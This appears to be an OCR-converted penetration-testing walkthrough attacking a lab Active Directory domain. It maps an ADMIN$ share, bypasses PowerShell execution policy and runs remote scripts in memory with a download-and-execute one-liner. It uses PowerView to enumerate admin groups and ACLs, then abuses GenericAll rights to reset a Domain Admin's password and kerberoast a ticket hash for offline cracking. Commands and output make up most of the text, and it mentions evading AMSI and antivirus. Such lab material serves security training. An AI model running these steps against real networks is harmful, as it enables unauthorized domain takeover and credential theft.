
While enumerating the default shares if Remote Admin share (ADMIN\$) is found then we can add a drive to the Domain Computer (Note: Explicit credentials of the user is required to do so).

```
PS C:\Users\flop10user> net use e: \\192.168.245.164\ADMIN\$ \\ acknpentest\flop10user
System error 5 has occurred.

Access is denied.

PS C:\Users\flop10user> net use e: \\192.168.245.164\ADMIN\$ \\ user:hacknpentest\flop18user
The command completed successfully.
```

net use <Drive\_Name> \\Remote\_IP\Share\_name <User\_Password> /user:<user\_name>



### Importing Scripts in Powershell: -

### Using Dot Sourcing

One can load PowerShell scripts directly using dot sourcing method but before we need to check the execution policy.

```
PS C:\Users\admin\Desktop> Get-ExecutionPolicy
Unrestricted
PS C:\Users\admin\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> Get-ExecutionPolicy

Bypass
PS C:\Users\admin\Desktop>
```

By default the execution policy is set to Unrestricted to prevent direct execution of scripts, we can force set the execution policy to Bypass (as shown above).

The first dot denotes the current directory and the second one denotes the importing script.

```
PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> ...\master.ps1
PS C:\Users\admin\Desktop>
```

Now the PowerShell script "master.ps1" is imported to the current PowerShell process. NOTE: Only in the current PowerShell session one can access the functions of the imported script.

If a script is detected as malicious by AMSI [Windows Defender] then we need to find way to bypass AMSI detection or evade AV's :--)

# 2) Using Import-Module

We can also use the PowerShell built-in **Import-Module** cmdlet to import a script in memory. It does the same dot sourcing technique.

```
PS C:\Users\admin\Desktop> Import-Module .\master.ps1 -Verbose

VERBOSE: Loading module from path 'C:\Users\admin\Desktop\master.ps1'.

VERBOSE: Dot-sourcing the script file 'C:\Users\admin\Desktop\master.ps1'.

PS C:\Users\admin\Desktop>
```

This cmdlet is important when importing a whole module (.psd1 or .psm1) files which contains multiple scripts loading at the same time.

# Living Off the Land (Direct Memory Execution)

3) Direct download and Execute

iex (New-Object System.Net.Webclient).DownloadString('https://Trusted\_Domain/file.ps1');
function\_Name

B

Invoke-WebRequest -UseBasicParsing <URL\_name> -Verbose

or

iwr -UseBasicParsing <URL\_name> -Verbose

iwr is the alias for Invoke-WebRequest

The first one is fast as compared to Invoke-WebRequest but both can be used to transfer payloads and files during engagements.

# Using PowerView to enumerate Forest and Domain

- First import the Powerview script [ https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView .ps1] to memory.
- Using Get-NetForest to list information about forest like knowing root Domain SID can help us later in forging Golden Ticket.

```
PS C:\Users\Flop10user\Desktop> Get-NetForest -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=hacknpentest,DC=local VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=krbtgt)))
RootDomainSid
                           S-1-5-21-1506305398-1895870538-867622756
                            hacknpentest.local
Name
                            {Default-First-Site-Name}
Sites
                            {hacknpentest.local}
Domains
                            {Rhythm.hacknpentest.local}
GlobalCatalogs
ApplicationPartitions
                            {DC=ForestDnsZones,DC=hacknpentest,DC=local, DC=DomainDnsZones,DC=hacknpentest,DC=local}
ForestModeLevel
                            Unknown
ForestMode
                            hacknpentest.local
RootDomain
                            CN=Schema, CN=Configuration, DC=hacknpentest, DC=local
Schema
                            Rhythm.hacknpentest.local
SchemaRoleOwner
                            Rhythm.hacknpentest.local
NamingRoleOwner
```

Consecutively, we can fetch the relevant (most important) output using select filter in Powershell. This means that we can list out specific attributes of all the properties.

Get-NetForest | Select Name, RootDomainSID, RootDomain, Global Catalogs

Enumerating Domains available in the Forest

Get-DomainSID: will list the queried domain SID

Get-NetDomain: will list all the available domains in a forest

```
PS C:\Users\Flop10user\Desktop> Get-DomainSID 
S-1-5-21-1506305398-1895870538-867622756
PS C:\Users\Flop10user\Desktop>
PS C:\Users\Flop10user\Desktop>
PS C:\Users\Flop10user\Desktop> Get-NetDomain -Verbose
                             : hacknpentest.local
Forest
DomainControllers
                               {Rhythm.hacknpentest.local}
Children
DomainMode
                               Unknown
DomainModeLevel
Parent
                             : Rhythm.hacknpentest.local
PdcRoleOwner
                               Rhythm.hacknpentest.local
RidRoleOwner
InfrastructureRoleOwner :
                               Rhythm.hacknpentest.local
                             : hacknpentest.local
Name
```

Listing Computers in the domain.


### **Get-DomainComputer -Verbose**

There would be a lot of information to read from the output, so we can just filter out important attributes as follows:-

Get-DomainComputer | Select name, distinguishedname, samaccountname, operatingsystem, operatingsystemversion | Out-GridView

Using Out-GridView cmdlet to display the filtered output in a new neat Window.

It's interesting from an unprivileged user point of view to know the Operating System Version of the Computers in the environment.



Also as DC's are not rebooted for a long duration and we can just enumerate that which computer in the network is last turned off (giving a sense of computer patch level). We can just prepare a list of vulnerabilities to exploit against computers.

Get-NetComputer | name, lastlogoff

Wormable RCE vulnerability like BlueKeep RDP (CVE-2019-0708) targeting Windows 2000 to Windows 2008 R2 and Windows 7 over internet is a big risk too and one can easily find logically if the target machine is vulnerable or not.

### Privileged user Enumeration

### Domain Admins

During user hunting we can look for privileged group members like

Domain Admins & MemberDomain MemberName MemberDistinguishedName MemberDistinguishedName MemberDistinguishedName MemberDistinguishedName MemberDistinguishedName GroupDomain GroupName GroupDomain GroupName GroupDomain GroupName GroupDomain GroupName GroupDistinguishedName MemberDomain MemberDomain MemberDomain MemberDomain MemberDomain MemberDomain MemberDistinguishedName MemberDomain MemberDomain MemberDomain MemberSID

 Get-NetGroupMember -Identity "Domain Admins"

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Domain Admins"
                          hacknpentest.local
GroupDomain
                           Domain Admins
GroupName
GroupDistinguishedName
                           CN=Domain Admins, CN=Users, DC=hacknpentest, DC=local
MemberDomain
                           hacknpentest.local
MemberName
                          cepter
MemberDistinguishedName :
                           CN=cepter, CN=Users, DC=hacknpentest, DC=local
MemberObjectClass
                          user
MemberSIĎ
                          S-1-5-21-1506305398-1895870538-867622756-1138
GroupDomain
                          hacknpentest.local
                           Domain Admins
                           CN=Domain Admins, CN=Users, DC=hacknpentest, DC=local
MemberDomain
                           hacknpentest.local
                           flop18user
MemberName
                           CN=flop18User, CN=Users, DC=hacknpentest, DC=local
MemberDistinguishedName :
MemberObjectČlass
MemberSID
                           S-1-5-21-1506305398-1895870538-867622756-1122
GroupDomain
                          hacknpentest.local
                           Domain Admins
GroupName
                           CN=Domain Admins, CN=Users, DC=hacknpentest, DC=local
GroupDistinguishedName
                           hacknoentest.local
MemberDomain
MemberName
                           Administrator
MemberDistinguishedName :
                           CN=Administrator, CN=Users, DC=hacknpentest, DC=local
MemberObjectClass
                           S-1-5-21-1506305398-1895870538-867622756-500
MemberSID
```

One can filter out the most relevant output as follows:-

# Get-NetGroupMember -Identity "Domain Admins" | Select Membername, MemberSID

Three members are in the Domain Admins group.

### 2) Enterprise Admins

Similarly, we can query for Enterprise Admins group member & found that flop18user is added to both groups. We can now mark our target.

```
: hacknpentest.local
GroupDomain
                       : Enterprise Admins
GroupName
GroupDistinguishedName
                     : CN=Enterprise Admins, CN=Users, DC=hacknpentest, DC=local
                        hacknpentest.local
MemberDomain
                        flop18user
MemberName
                        CN=flop18User, CN=Users, DC=hacknpentest, DC=local
MemberDistinguishedName :
MemberObjectClass
                      : user
                      : S-1-5-21-1506305398-1895870538-867622756-1122
MemberSID
GroupDomain
                      : hacknpentest.local
                       : Enterprise Admins
GroupName
GroupDistinguishedName
                      : CN=Enterprise Admins, CN=Users, DC=hacknpentest, DC=local
                        hacknoentest.local
MemberDomain
MemberName
                        Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=hacknpentest,DC=local
MemberObjectClass
                       : s-1-5-21-1506305398-1895870538-867622756-500
MemberSID
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Enterprise Admins" | select MemberName, MemberSID
MemberName
             MemberSID
flop18user
           s-1-5-21-1506305398-1895870538-867622756-1122
Administrator S-1-5-21-1506305398-1895870538-867622756-500
```

## 3) Virtual Admins

We can query about the Virtual Admins of the environment, generally "Hyper-V Administrators" group members are ignored.

```
PS C:\Users\Flop10user\Desktop> Get-NetGroupMember -Identity "Hyper-V Administrators" |
                                                                            select MemberName.
MemberName MemberSID
      s-1-5-21-1506305398-1895870538-867622756-1138
cepter
GroupDomain
                     : hacknpentest.local
                      Hyper-V Administrators
GroupName
GroupDistinguishedName
                     : CN=Hyper-V Administrators, CN=Builtin, DC=hacknpentest, DC=local
                     : hacknoentest.local
MemberDomain
MemberName
                     cepter
MemberDistinguishedName : CN=cepter,CN=Users,DC=hacknpentest,DC=local
MemberObjectclass
                     : user
                     : s-1-5-21-1506305398-1895870538-867622756-1138
MemberSID
```

If we own 'cepter' user then directly we own the infrastructure.

## Access Control List (ACL)

- An Access Control List is a list of Access Control Entries (ACE's). Each ACE in an ACL identifies a user and specifies the access rights allowed for that user.
- Means there is a controlled list which tells if a user has access to an object and if yes then what are the rights the user have on the object?
- ACL's according to their roles are divided into two categories: -

- 1) Discretionary Access Control List (DACL)
- 2) System Access Control List (SACL)

DACL identifies users having access or deny to an object and SACL enables Administrators to log attempts to access an object.

## **ACL Enumeration**

- As there is a bulk of information returned when a Domain user queries about a object there is a huge probability of overlooking misconfigurations. Attacker can easily leverage this in the post-exploitation phase of attack.
- ACL's are mostly used for backdooring, so that an attacker can easily access unauthorized users, group or computers.
- There are following types of rights: -
  - •GenericAll full rights to the object (add users to a group or reset user's password)
  - •WriteDACL modify object's ACEs and give attacker full control right over the object
  - •WriteOwner change object owner to attacker controlled user take over the object
  - GenericWrite update object's attributes (i.e logon script)
  - •AllExtendedRights ability to add user to a group or reset password
  - ForceChangePassword ability to change user's password
  - •Self (Self-Membership) ability to add yourself to a group

We will use Powerview Module for ACL enumeration.

Note: Run with Domain User Privs.

Currently, we are logged in as 'flop10user' which is a Domain user & till now we have identified that 'flop18user' is a privileged user (Domain Admin). Let's target the Domain Admin.

1) Let's check if we as 'flop10user' have any AD rights on our target 'flop18user'.

Get-ObjectACL -SamAccountName flop18user -ResolveGUIDS -Verbose ?{\$\_.ActiveDirectoryRights -match 'GenericAll'}

### We are logged in as flop10user and targeting flop18user.

```
PS C:\Users\Flop10user\Desktop> Get-ObjectAcl -SamAccountName flop18user -ResolveGUIDs | ?{$_.ActiveDirectoryRights -match 'GenericAll<mark>'</mark>}
                        AccessAllowed
AceType
                         CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ObjectDN
ActiveDirectoryRights :
                        Generic All
OpaqueLength
objectSID
                        S-1-5-21-1506305398-1895870538-867622756-1122
InheritanceFlags
                         None
BinaryLength
                         36
IsInherited
                        False
IsCallback
                        False
PropagationFlags
                        None
SecurityIdentifier
                        S-1-5-21-1506305398-1895870538-867622756-1114
AccessMásk
                        983551
AuditFlags
                        None
AceFlags
                        None
AceQuaĬifier
                       : AccessAllowed
                        AccessAllowed
AceType
                         CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ObjectDN
ActiveDirectoryRights :
                         Generic All
OpaqueLength
ObjectSID
                        S-1-5-21-1506305398-1895870538-867622756-1122
InheritanceFlags
                        None
BinaryLength
                         20
IsInherited
                        False
IsCallback
                        False
PropagationFlags
                        None
                        S-1-5-18
SecurityIdentifier
AccessMask
                        983551
AuditFlags
                        None
AceFlags
                         None
AceQualifier
                        AccessAllowed
```

Or we can also use Invoke-ACLScanner to scan Rights we have on the target user.

Invoke-ACLScanner -ADSPath
'CN=flop18User,CN=Users,DC=hacknpentest,DC=local' -ResolveGUIDs
?{\$\_.ActiveDirectoryRights -match 'GenericAll'}

```
PS C:\Users\Flop10user\Desktop> Invoke-ACLScanner -ADSPath 'CN=flop18User,CN=Users,DC=hacknpentest,DC=local' -ResolveGUIDs | ?{$_.ActiveDirectoryRights -match
 'GenericAll'l
                        : CN=flop18User,CN=Users,DC=hacknpentest,DC=local
ObjectDN
                          AccessAllowed
AceQualifier
ActiveDirectoryRights
                          GenericAll
ObjectAceType
                          None
AceFlags
                          None
                          AccessAllowed
AceType
InheritanceFlags
                          S-1-5-21-1506305398-1895870538-867622756-1114
SecuritvIdentifier
IdentityReferenceName
                        : flop10user
IdentityReferenceDomain : hacknpentest.local
                          CN=flop10User,CN=Users,DC=hacknpentest,DC=local
IdentityReferenceDN
IdentityReferenceClass :
```

Great!! we have 'GenericALL' Rights on flop18user, that means we can perform any actions on the target user. One can reset the password for target user or perform kerberoast attack to extract hash of Domain Admin ©

1) Let's try to reset the target user password:-

net user flop18user <Newly\_set\_Pass> /domain

And this too with only flop10user (Domain User) privs. [ Like a BOSS!!!! ]

- 2) We can also set an Service Principal Name [SPN] to the target user. As SPN's are used to identify a service on a server that supports Kerberos authentication.
- A Service that supports Kerberos authentication must register an SPN.
- ▶ To scan a service having SPN set we can use the following Powerview command:

#### Get-NetUser -SPN -verbose

By default, only krbtgt account have registered SPN "kadmin/changepw".

As we have 'GenericAll' rights on flop18user we will try to set an SPN and then request it to retrieve hash.

Set-DomainObject -Identity flop18user -Set @{ServicePrincipalName = 'hacknpentest/shit'} -verbose

```
PS C:\Users\Flop10user\Desktop> Set-DomainObject -Identity flop18user -Set @{ServicePrincipalName = 'hacknpentest/shit'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=flop18user)(name=flop18user)(displayname=flop18user))))
VERBOSE: [Set-DomainObject] Setting 'ServicePrincipalName' to 'hacknpentest/shit' for object 'flop18user'
```

Now, if we SPN scan in the environment, we will find the following:-

Get-NetUser -SPN -Verbose

#### > SPN is set to 'hacknpentest\shit' @

```
PS C:\Users\Flop10user\Desktop> Get-NetUser -SPN -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))
logoncount
                        20
                      : 7/7/2019 10:21:32 AM
badpasswordtime
distinguishedname
                        CN=flop18User,CN=Users,DC=hacknpentest,DC=local
                        {top, person, organizationalPerson, user}
objectclass
displayname
                        flop18User
                        7/6/2019 12:11:17 PM
lastlogontimestamp
userprincipalname
                        flop18user
                        flop18User
name
obiectsid
                        S-1-5-21-1506305398-1895870538-867622756-1122
                        flop18user
samaccountname
                        \{255, 255, 255, 255...\}
logonhours
admincount
codepage
samaccounttype
                        USER OBJECT
                        12/31/1600 4:00:00 PM
accountexpires
countrycode
                        7/14/2019 6:13:45 AM
whenchanged
instancetype
usncreated
                        12994
objectguid
                        992394aa-b36a-4d15-af24-dca5deea0af0
                        user
lastlogoff
                        12/31/1600 4:00:00 PM
objectcategory
                        CN=Person, CN=Schema, CN=Configuration, DC=hacknpentest, DC=local
                        hacknpentest/any
serviceprincipalname
                        flop18
aivenname
memberof
                        {CN=Domain Admins, CN=Users, DC=hacknpentest, DC=local, CN=Enterprise Admins, CN=Users, DC=hacknpentest, DC=local}
lastlogon
                        7/13/2019 4:07:30 AM
badpwdcount
                        0
                        flop18User
cn
                        7/6/2019 7:05:24 PM
whencreated
primarygroupid
                        7/13/2019 11:13:45 PM
pwdlastset
```

As SPN is set, we can request the hash of the flop18user account: -

```
PS C:\Users\Flop10user\Desktop> Invoke-Kerberoast -Verbose
         [Get-DomainSearcher] search base: LDAP://RHYTHM.HACKNPENTEST.LOCAL/DC=HACKNPENTEST,DC=LOCAL
         [Get-DomainUser] Searching for non-null service principal names
        [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))
TicketBvteHexStream
                       $krb5tqs$hacknpentest/shit:2779118F70A5432C18432CB94DBBFB79$E3B30F8C2E680F80F001BD1B0FC5876663C38D1389DB9BC863D4BFFA4720A3E91D0E497186
                       04DC5086CF9FB4FCC65439E7AD89A4E81FB3DB8BAA9E330B1E43C01DA8105295C96C34037DD83FD9C054D9674D9C4D8953B0357EA87012A00D7E6695ADBA93FE
                       47641D89859FCBC3F66AC694D76A1DBB6DF64B2F12B95A289660CD366400D5BF35F040A0A67FB8C93024D65C90F84BD54AE478A1670A0A660F59D924706A7FE158B498
                       4667F0240CBD5DC5F71C6591E1322DF7A9A1255548FE498C1FF3D1E586F94C9FC285B25E0EA86B676E08F42902276997E301359BFCAF914B11AB417EC8D9114FB19B93
                       5092C524F993CAD8A62530C07FAF3E65AFF38E8D5FA00E236462CE579151EABB9DDB0BBA1D5DE07B051E8651A213A670D82F3D0D2FA8CC796A28416F75A47F6DA985CB
                       6EDBD011D825FD830A97CCE54D8365E5B383EDEFE6DFFA86302A850FBC397C76D07123EE1F36247AA20E953BC3E0ABCA7EE65339D6AD351F069AD4CC47477
                       20EBCA9B9C05F571DBD900F8B3E1F77D4C4BB77376148F779AFA7BAB72CC8C7C8C7C8C94C6DDC25618A43AED97A755C571625BD8DA9BDBC997584255434780C7FE80DC854
                       EC7D9B66562C51E27F7FE50210970F985BAA9383D83895751DDB23499D21B9997D181B0CC1A683DED24AC1BD5CD4D57E6A6E8AAE356C1E21512EB0A2F6425936C592BA
                       2C8084C78BA6D98994CDC9DDB7BCA81F00A038FF496E8D12B62F180A949B09E7CDEF00EF60663ABA423BD956CCD23072E8E0D5B96A1F23C0C7DFBBD227E8581982051F
                       AB8501121DB5CE9A7CB3AEC3CAA01725AA9759563BA915D6E2645177CE82E0EB4B75582D15F49592D708C2C266A29999131B0<u>1C16BC0C847D9B635CC2D02CD91CDFE</u>F
                       57A6273699C049110AA12B535D562A9A00058CFB2EAF36A18E83C863CC
SamAccountName
                       CN=flop18User, CN=Users, DC=hacknpentest, DC=local
DistinguishedName
ServicePrincipalName
                     : hacknpentest/shit
```

The hash can be copied in a file and tools like JTR and tgsrepcrack.py can be used to get a clear text password of the user account.

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